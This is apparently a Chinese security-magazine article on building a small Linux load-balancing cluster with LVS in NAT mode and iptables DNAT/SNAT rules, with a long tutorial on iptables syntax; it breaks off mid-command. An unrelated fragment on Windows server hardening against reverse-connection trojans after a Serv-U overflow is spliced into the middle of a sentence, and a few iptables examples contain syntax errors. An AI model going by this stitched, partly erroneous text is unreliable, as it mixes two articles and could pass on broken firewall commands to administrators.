刘流：在现阶段的中、大型网络管理中，将计算机组建成一个集群，让它们共同进行工作已成为满足大量工作需求的廉价而实用的解决方案，很多朋友希望了解这方面的知识，方便自己的网络管理、安全防护工作能更顺利的进行。以前我们《黑客防线》也专门针对某些入侵方法介绍过集群防护，从读者回馈来看效果非常不错，很多网络管理员都直接发来信件希望深入的学习这样的技术，并且希望能实际的利用这样的技术来解决自己遇到的难题，大家众望所归，所以就有今天这一篇从深厚的实际网络管理经验中提炼的文章。

适合读者	网络管理员
前置知识	linux网络组建
难度等级	中

利用linux组建小集群实现负载平衡

文/图 李志明

常见的集群有3种，即高性能计算机群、负载平衡集群和高可用集群。在这里我们所要探讨的是负载平衡集群。负载平衡集群的实现方案有很多，这里我们将选用虚拟服务器（LVS）方案。LVS实现负载平衡的技术有3种，分别是网络地址转换（NAT）、直接路由（DR）和IP隧道（IP TUN）。

由于虚拟服务器的网络地址转换方式是基于IP伪装的，因此对后台真实服务器的操作系统没有特别要求，可以是Windows操作系统，也可以是Linux其他。从配置步骤上来看，NAT也是最简单的，但是这种方式对负载均

丁，让黑客溢出成功了，那么黑客可以不绑定你的CMD命令登录你的服务器，而是给你服务器传一个反向连接的木马后门，这种反向连接的后门是通过你的服务器向黑客的机器连接，而黑客只要在自己的机器监听，只要你的服务器中了这种后门，那么就算你的服务器安装了防火墙，并屏蔽了所有不使用的端口，黑客虽然不能正向与你的服务器链接木马后门，但黑客给你传一个反向连接的木马，这个木马是通过你的服务器连接黑客的机器的，只要你的服务器向黑客的机器发出连接请求，黑客就能取得你服务器的控制权，而这种反向木马攻击可以完全不依赖于Windows2003系统下的CMD.EXE。由此可见，反向连接木马的危害性。

那么，我们如何防止这一类的反向木马攻击呢？方法很简单，那就是安装一个具有防止反向连接木马的防火墙，如天网及金山网镖等。它们都是具有防止反向连接功能的，因为这些防火墙都有应用程序访问网络权限设置功能。服务器上的任何一个程序要访问网络，都会弹出一个警告窗口，必须要服务器的管理员同意允许该应用程序访问网络后，这些程序才能访问网络，这项功能正好用于防范反向木马。

下面举一个例子，如你的服务器安装了天网防火墙，如黑客成功溢出了你的Serv-U服务器，并给你传了一个反向连接的后门木马，这个后门木马在你的服务器的C:\MM.EXE，黑客所在IP地址是192.168.0.18，现在黑客要对你服务器的这个反向连接木马进行链接，只要黑客在你服务器上运行了这个反向木马，那么你的天网防火墙就会弹出一个警告窗口，如图13所示：




图13

通过上述配置，我们的服务器已经能抵挡目前已知及未知的任何溢出攻击了，当然这些对于服务器安全来说还不够，我们还要屏蔽掉一些我们不使用的服务端口，方法很简单，在桌面上右键点击“网上邻居”图标，出现菜单，选择“属性”，这时弹出一个“网络连接”的窗口，找到“本地连接”再点击鼠标右键，选择“属性”，弹出“本地连接属性”窗口，选择“Internet协议（TCP/IP）”，再点击“属性”按钮，弹出“Internet 协议（TCP/IP）属性”窗口，点击“高级（V）”按钮，出现“高级TCP/IP设置”窗口，选择“选项”标签，再点击“属性（P）”按钮，这时弹出一个“TCP/IP筛选”对话框，在这个窗口里设置你需要开放服务的端口，如FTP服务需要开放21端口，WWW服务需要开放80端口，SMTP服务需要开放25端口，POP3服务需要开放110端口，终端服务需要开放3389端口，MYSQL数据库需要开放3306端口……

好了，终于写完了，只要你通过了本文所述的方法配置你的服务器，你的服务器将会是一台固若金汤的服务器，目前网络上流行的溢出攻击及一些未知的溢出等攻击方法，以及各种ASP、ASPX、CGI、PHP、JSP的Webshell攻击等在你的服务器里是无用武之地的。当然，由于笔者技术有限，难免出现错误或者遗漏的地方，还请高手们不吝赐教，欢迎大家访问服务器焦点http://www.serverfocus.net及中国黑客协会http://www.cnhack.cn网站与我交流各种服务器组网与安全技术。

衡服务器的开销很大，包括对IP请求包进行解析转发，尤其是响应包的大量数据传输都需要负载均衡器来处理。当客户请求越来越多时，调度器的处理能力将成为瓶颈。所以，对小型网站（<20台主机）来说，网络地址转换方式还是可行的。对于大中型网站服务，就不是个好方案。

IP隧道(VS/TUN)是将一个IP报文封装在另一个IP报文中的技术。这可以使得目标为一个IP地址的数据报文能被封装和转发到另一个IP地址。用户利用IP隧道技术将请求报文封装转发给后端服务器，响应报文将能从后端服务器直接返回给客户。这样做，负载调度器只负责调度请求（建立IP隧道的开销）而响应直接返回给客户，就不需要再处理响应包，将极大地提高整个集群系统的吞吐量和有效降低负载均衡器的负载。IP隧道技术对服务器有要求，即所有的服务器必须支持"IP Tunneling"或"IP Encapsulation"协议。

直接路由响应（VS/DR）连接调度和管理与在网络地址转换和IP隧道中的一样，不过它的报文转发是直接路由给目标服务器。在直接路由响应中，调度器不修改也不封装IP报文，而是将数据帧的MAC地址改为选出服务器的MAC地址，再将修改后的数据帧在局域网上发送。因为数据帧的MAC地址是选出的服务器，所以服务器肯定可以收到这个数据帧，从中可以获得该IP报文。当服务器发现报文的目标地址VIP是在本地的网络设备上，服务器处理这个报文，然后根据路由表响应报文直接返回给客户。跟IP隧道相比，这种方法要求负载调度器与真实服务器都有一块网卡连在同一物理网段上，服务器网络设备不做ARP响应。

3种负载平衡技术，各有所长，但是NAT相对于小型的集群组建更显合适，所以在此介绍用NAT组建小集群实现负载平衡。

组建集群


我们以组建简单的、小型的、基于Linux和Windows的集群系统为例，该系统小于20台计算机，关键是一台具有负载平衡能力的服务器。该服务器在这里必须要实现以下两项功能。

* **服务转发功能**。它能接受来自公网中客户端的多种基于TCP/IP的服务请求，例如FTP、Telnet和HTTP等，并且能将这些服务转发到真实服务器上去执行。在私网中的真实服务器处理完该项服务后，再由该虚拟服务器将结果返回给公网中的客户端。

* **动态负载平衡功能**。该虚拟服务器因为也是一台负载平衡器，所以要能够监视内部网络中的实际服务器的负载状况。

1．集群硬件环境的搭建

这里我们建立一个小型的集群实现负载平衡。在Red Hat 7.X以前，Red Hat Linux有IPVS软件支持虚拟服务器，曾有文章介绍利用IPVS组建集群实现负载均衡，但由于Red Hat从7.X开始就不在内核中对IPVS提供支持，所以在这里我选用采用RedHat 9.0作为虚拟服务器的操作系统，利用netfilter架构和iptables工具NAT实现集群和负载平衡，客户端可以使Linux和Windows系统。虚拟服务器的体系结构可以这样描述，一组服务器通过高速的局域网或地理分布得广域网相互连接，在他们的前端有一个负载平衡服务器。负载平衡服务器能无缝地将网络请求调度到真实的服务器上，从而使得服务器集群地结构对客户是透明的。客户访问集群系统提供的网络服务就像访问一台高性能、高可用的服务器一样。下面是集群环境的示意图。




在上图中，真实服务器采用Windows操作系统，安装了Web服务器软件，网关为192.168.*.1。负载平衡服务器是一台安装Red Hat 9.0操作系统的主机，它既做负载平衡服务器，也充当内部网的网关服务器，需要双网卡。

2．软件配置

在虚拟服务器上运行Red Hat 9.0操作系统，并且需要netfilter支持和安装iptables工具软件，我们首先来了解netfilter运行机制。

netfilter/iptables是与最新的2.4.x版本Linux内核集成的IP信息包过滤系统，netfilter/iptables IP信息包过滤系统是一种功能强大的工具，可用于添加、编辑和除去规则，这些规则是在做信息包过滤决定时，防火墙所遵循和组成的规则。这些规则存储在专用的信息包过滤表中，而这些表集成在Linux内核中。在信息包过滤表中，规则被分组放在我们所谓的链（chain）中。我马上会详细讨论这些规则以及如何建立这些规则并将它们分组在链中。虽然netfilter/iptables IP信息包过滤系统被称为单个实体，但它实际上由两个组件netfilter和iptables组成。netfilter组件也称为内核空间（kernelspace），是内核的一部分，由一些信息包过滤表组成，这些表包含内核用来控制信息包过滤处理的规则集。iptables组件是一种工具，也称为用户空间（userspace），它使插入、修改和除去信息包过滤表中的规则变得容易。除非您正在使用Red Hat Linux 7.1以上版本，否则需要从 netfilter.org 载该工具并安装使用它。通过使用用户空间，可以构建自己的定制规则，这些规则存储在内核空间的信息包过滤表中。这些规则具有目标，它们告诉内核对来自某些源、前往某些目的地或具有某些协议类型的信息包做些什么。如果某个信息包与规则匹配，那么使用目标ACCEPT允许该信息包通过。还可以使用目标DROP或REJECT来阻塞并杀死信息包。对于可对信息包执行的其他操作，还有许多其他目标。根据规则所处理的信息包的类型，可以将规则分组在链

中。处理入站信息包的规则被添加到INPUT链中。处理出站信息包的规则被添加到OUTPUT链中。处理正在转发的信息包的规则被添加到FORWARD链中。这3个链是基本信息包过滤表中内置的缺省主链。另外，还有其他许多可用的链的类型（如PREROUTING 和POSTROUTING），以及提供用户定义的链。每个链都可以有一个策略，它定义"缺省目标"，也就是要执行的缺省操作，当信息包与链中的任何规则都不匹配时，执行此操作。建立规则并将链放在适当的位置之后，就可以开始进行真正的信息包过滤工作了。这时内核空间从用户空间接管工作。当信息包到达防火墙时，内核先检查信息包的头信息，尤其是信息包的目的地。我们将这个过程称为路由。如果信息包源自外界并前往系统，而且防火墙是打开的，那么内核将它传递到内核空间信息包过滤表的INPUT链。如果信息包源自系统内部或系统所连接的内部网上的其他源，并且此信息包要前往另一个外部系统，那么信息包被传递到OUTPUT链。类似的，源自外部系统并前往外部系统的信息包被传递到 FORWARD链。接下来，将信息包的头信息与它所传递到的链中的每条规则进行比较，看它是否与某条规则完全匹配。如果信息包与某条规则匹配，那么内核就对该信息包执行由该规则的目标指定的操作。但是，如果信息包与这条规则不匹配，那么它将与链中的下一条规则进行比较。最后，如果信息包与链中的任何规则都不匹配，那么内核将参考该链的策略来决定如何处理该信息包。理想的策略应该告诉内核 DROP 该信息包。下图用图形说明了这个信息包过滤过程。



建立规则和链

下面我们就具体介绍iptables的一些基本术语和使用方法。通过向防火墙提供有关对来自某个源、到某个目的地或具有特定协议类型的信息包要做些什么的指令，规则控制信息包的过滤。通过使用 netfilter/iptables 系统提供的特殊命令 iptables，建立这些规则，并将其添加到内核空间的特定信息包过滤表内的链中。关于添加/除去/编辑规则的命令的一般语法如下：

```
$ iptables [-t table] command [match] [目标]
```

1．表（table）

[-t table] 选项允许使用标准表之外的任何表。表是包含仅处理特定类型信息包的规则和链的信息包过滤表。有3种可用的表选项：filter、nat 和 mangle。该选项不是必需的，如果未指定，则 filter 用作缺省表。

Filter表用于一般的信息包过滤，它包含INPUT、OUTPUT和FORWARD链。nat表用于要转发的信息包，它包含PREROUTING、OUTPUT和POSTROUTING链。如果信息包及其头内进行了任何更改，则使用mangle表。该表包含一些规则来标记用于高级路由的信息包，该表包含PREROUTING和OUTPUT链。

小提示：PREROUTING链由指定信息包一到达防火墙就改变它们的规则所组成，而 POSTROUTING链由指定正当信息包打算离开防火墙时改变它们的规则所组成。

2．命令（command）

上面这条命令中具有强制性的command部分是iptables命令的最重要部分。它告诉 iptables命令要做什么，例如，插入规则、将规则添加到链的末尾或删除规则。以下是最常用的一些命令。

-A 或 --append：该命令将一条规则附加到链的末尾。

示例：

```
$ iptables -A INPUT -s 205.168.0.1 -j ACCEPT
```

该示例命令将一条规则附加到 INPUT 链的末尾，确定来自源地址 205.168.0.1的信息包可以 ACCEPT。

-D 或 --delete：通过用-D指定要匹配的规则或者指定规则在链中的位置编号，该命令从链中删除该规则。下面的示例显示了这两种方法。

示例：

```
$ iptables -D INPUT --dport 80 -j DROP
$ iptables -D OUTPUT 3
```

第一条命令从INPUT链删除规则，它指定DROP前往端口80的信息包。第二条命令只是从OUTPUT链删除编号为3的规则。

-P 或 --policy：该命令设置链的缺省目标，即策略。所有与链中任何规则都不匹配的信息包都将被强制使用此链的策略。

示例：

```
$ iptables -P INPUT DROP
```

该命令将INPUT链的缺省目标指定为DROP。这意味着，将丢弃所有与INPUT链中任何规则都不匹配的信息包。

-N 或 --new-chain：用命令中所指定的名称创建一个新链。

示例：

```
$ iptables -N allowed-chain
```

-F 或 --flush：如果指定链名，该命令删除链中的所有规则，如果未指定链名，该命令删除所有链中的所有规则。此参数用于快速清除。

示例：

```
$ iptables -F FORWARD
$ iptables -F
```

-L 或 --list：列出指定链中的所有规则。

示例：

```
$ iptables -L allowed-chain
```

3．匹配（match）

iptables 命令的可选 match 部分指定信息包与规则匹配所应具有的特征（如源和目的地地址、协议等）。匹配分为两大类：通用匹配和特定于协议的匹配。这里，我将研究可用于采用任何协议的信息包的通用匹配。下面是一些重要的且常用的通用匹配及其示例和说明。

-p 或 --protocol：该通用协议匹配用于检查某些特定协议。协议示例有 TCP、UDP、ICMP、用逗号分隔的任何这三种协议的组合列表以及 ALL（用于所有协议）。ALL 是缺省匹配。可以使用 ！ 符号，它表示不与该项匹配。

示例：

```
$ iptables -A INPUT -p TCP, UDP
$ iptables -A INPUT -p ! ICMP
```

在上述示例中，这两条命令都执行同一任务 — 它们指定所有 TCP 和 UDP 信息包都将与该规则匹配。通过指定 ！ ICMP，我们打算允许所有其他协议（在这种情况下是 TCP 和 UDP），而将 ICMP 排除在外。

-s 或 --source：该源匹配用于根据信息包的源 IP 地址来与它们匹配。该匹配还允许对某一范围内的 IP 地址进行匹配，可以使用 ！ 符号，表示不与该项匹配。缺省源匹配与所有 IP 地址匹配。

示例：

```
$ iptables -A OUTPUT -s 192.168.1.1
$ iptables -A OUTPUT -s 192.168.0.0/24
$ iptables -A OUTPUT -s ! 203.16.1.89
```

第二条命令指定该规则与所有来自 192.168.0.0 到 192.168.0.24 的 IP 地址范围的信息包匹配。第三条命令指定该规则将与除来自源地址 203.16.1.89 外的任何信息包匹配。

-d 或 --destination：该目的地匹配用于根据信息包的目的地 IP 地址来与它们匹配。该匹配还允许对某一范围内 IP 地址进行匹配，可以使用 ！ 符号，表示不与该项匹配。

示例：

```
$ iptables -A INPUT -d 192.168.1.1
$ iptables -A INPUT -d 192.168.0.0/24
$ iptables -A OUTPUT -d ! 203.16.1.89
```

4．目标（目标）

我们已经知道，目标是由规则指定的操作，对与那些规则匹配的信息包执行这些操作。除了允许用户定义的目标之外，还有许多可用的目标选项。下面是常用的一些目标及其示例和说明。

ACCEPT：当信息包与具有 ACCEPT 目标的规则完全匹配时，会被接受（允许它前往目的地），并且它将停止遍历链（虽然该信息包可能遍历另一个表中的其他链，并且有可能在那里被丢弃）。该目标被指定为 -j ACCEPT。

DROP：当信息包与具有 DROP 目标的规则完全匹配时，会阻塞该信息包，并且不对它做进一步处理。该目标被指定为 -j DROP。

REJECT：该目标的工作方式与 DROP 目标相同，但它比 DROP 好。和 DROP 不同，REJECT 不会在服务器和客户机上留下死套接字。另外，REJECT 将错误消息发回给信息包的发送方。该目标被指定为 -j REJECT。

示例：

```
$ iptables -A FORWARD -p TCP --dport 22 -j REJECT
```

RETURN：在规则中设置的 RETURN 目标让与该规则匹配的信息包停止遍历包含该规则的链。如果链是如 INPUT 之类的主链，则使用该链的缺省策略处理信息包。它被指定为 -jump RETURN。示例：

```
$ iptables -A FORWARD -d 203.16.1.89 -jump RETURN
```

还有许多用于建立高级规则的其他目标，如 LOG、REDIRECT、MARK、MIRROR 和 MASQUERADE 等。

由于在实现集群和负载平衡中主要用到 MASQUERAGE，DNAT和SNAT目标，所以下面对这两个目标进行详细描述。

"DNAT"，这个目标是用来做目的网络地址转换的，就是重写包的目的IP地址。如果一个包被匹配了，那么和它属于同一个流的所有的包都会被自动转换，然后就可以被路由到正确的主机或网络。DNAT 目标是非常有用的。比如，你的Web服务器在LAN内部，而且没有可在Internet上使用的真实IP地址，那就可以使用这个目标让防火墙把所有到它自己HTTP端口的包转发给LAN内部真正的Web服务器。目的地址也可以是一个范围，这样的话，DNAT会为每一个流随机分配一个地址。因此，我们可以用这个目标做某种类型地负载平衡。

Table 6-16 DNAT 目标	
Option	--to-destination
Example	iptables -t nat -A PREROUTING -p tcp -d 15.45.23.67 --dport 80 -j DNAT --to-destination 192.168.1.1-192.168.1.10
Explanation	指定要写入IP头的地址，这也是包要被转发到的地方。上面的例子就是把所有发往地址15.45.23.67的包都转发到一段LAN使用的私有地址中，即192.168.1.1到 192.168.1.10。如前所述，在这种情况下，每个流都会被随机分配一个要转发到的地址，但同一个流总是使用同一个地址。我们也可以只指定一个IP地址作为参数，这样所有的包都被转发到同一台机子。我们还可以在地址后指定一个或一个范围的端口。比如：--to-destination192.168.1.1:80或--to-destination192.168.1.1:80-100。SNAT的语法和这个目标的一样，只是目的不同罢了。要注意，只有先用--protocol指定了TCP或 UDP协议，才能使用端口。

小提示 DANT 目标只能用在nat表的PREROUTING和OUTPUT链中，或者是被这两条链调用的链里。但还要注意的是，包含DANT目标的链不能被除此之外的其他链调用，如POSTROUTING。

我们通过一个例子来大致理解一下它是如何工作的。比如，我想通过Internet连接发布我们的网站，但是HTTP server在我们的内网里，而且我们对外只有一个合法的IP，就是防火墙那个对外的IP——$INET_IP。防火墙还有一个内网的IP——$LAN_IP，HTTP server的IP是$HTTP_IP（这当然是内网的了）。为了完成我们的设想，要做的第一件事就是把下面的这个简单的规则加入到nat表的PREROUTING链中。

```
iptables -t nat -A PREROUTING --dst $INET_IP -p tcp
--dport 80 -j DNAT \ --to-destination $HTTP_IP
```

现在，所有从Internet来的、到防火墙的80端口去的包都会被转发（或称做被DNAT ）到在内网的HTTP服务器上。如果你在Internet上试验一下，一切正常吧。再从内网里试验一下，完全不能用吧。这其实是路由的问题。下面我们来好好分析这个问题。为了容易阅读，我们把在外网上访问我们服务器的那台机子的IP地址记为$EXT_BOX。

包从地址为$EXT_BOX的机子出发，去往地址为$INET_IP 的机子。

包到达防火墙。

防火墙DNAT（也就是转发）这个包，而且包会经过很多其他的链检验及处理。

包离开防火墙向$HTTP_IP前进。

包到达HTTP服务器，服务器就会通过防火墙给以回应，当然，这要求把防火墙作为HTTP到达$EXT_BOX的网关。一般情况下，防火墙就是HTTP服务器的缺省网关。

防火墙再对返回包做Un-DNAT（就是照着DNAT的步骤反过来做一遍），这样就好像是防火墙自己回复了那个来自外网的请求包。

返回包好象没经过这么复杂的处理、没事一样回到$EXT_BOX。

现在，我们来考虑和HTTP服务器在同一个内网（这里是指所有机子不需要经过路由器而可以直接互相访问的网络，不是那种把服务器和客户机又分在不同子网的情况）的客户访问它时会发生什么。我们假设客户机的IP为$LAN_BOX，其他设置同上。

包离开$LAN_BOX，去往$INET_IP。

包到达防火墙。

包被DNAT,而且还会经过其他的处理。但是包没有经过SNAT 的处理，所以包还是使用它自己的源地址，就是$LAN_BOX（译者注：这就是IP 传输包的特点，只根据目的地的不同改变目的地址，但不因传输过程中要经过很多路由器而随着路由器改变其源地址，除非你单独进行源地址的改变。其实这一步的处理和对外来包的处理是一样的，只不过内网包的问题就在于此，所以这里交待一下原因）。

包离开防火墙，到达HTTP服务器。

HTTP服务器试图回复这个包。它在路由数据库中看到包是来自同一个网络的一台机子，因此它会把回复包直接发送到请求包的源地址（现在是回复包的目的地址），也就是$LAN_BOX。

回复包到达客户机，但它会很困惑，因为这个包不是来自它访问的那台机子。这样，它就会把这个包扔掉而去等待“真正”的回复包。

针对这个问题有个简单的解决办法，因为这些包都要进入防火墙，而且它们都去往需要做DNAT才能到达的那个地址，所以我们只要对这些包做SNAT操作即可。比如，我们来考虑上面的例子，如果对那些进入防火墙而且是去往地址为$HTTP_IP、端口为80的包做SNAT操作，那么这些包就好象是从$LAN_IP来的了，也就是说，这些包的源地址被改为$LAN_IP了。这样，HTTP服务器就会把回复包发给防火墙，而防火墙会再对包做 Un-DNAT操作，并把包发送到客户机。解决问题的规则如下：

```
iptables -t nat -A POSTROUTING -p tcp --dst $HTTP_IP
--dport 80 -j SNAT \ --to-source $LAN_IP
```

要记住，按运行的顺序POSTROUTING链是所有链中最后一个，因此包到达这条链时，已经被做过DNAT操作了，所以我们在规则里要基于内网的地址$HTTP_IP（包的目的地）来匹配包。

对上面的例子应该考虑再全面些，现在还有一个问题没解决，就是防火墙自己要访问HTTP服务器时会发生什么，能正常访问吗？你觉得呢:)很可惜，现在的配置还是不行，仔细想想就明白了。我们这里讨论的基础都是假设机子访问的是HTTP服务器的外网地址，但这个外网地址其实就是防火墙对外的地址，所以当防火墙访问这个外网地址时，就是访问它自己。防火墙上如果有HTTP服务，那客户机就会看到页面内容，不过这不是它想看到的（它想要的在DNAT上了），如果没有HTTP服务，客户就只能收到错误信息了。前面给出的规则之所以不起作用是因为从防火墙发出的请求包不会经过那两条链。还记得防火墙自己发出的包经过哪些链吧，我们要在nat表的OUTPUT链中添加下面的规则：

```
iptables -t nat -A OUTPUT --dst $INET_IP -p tcp --
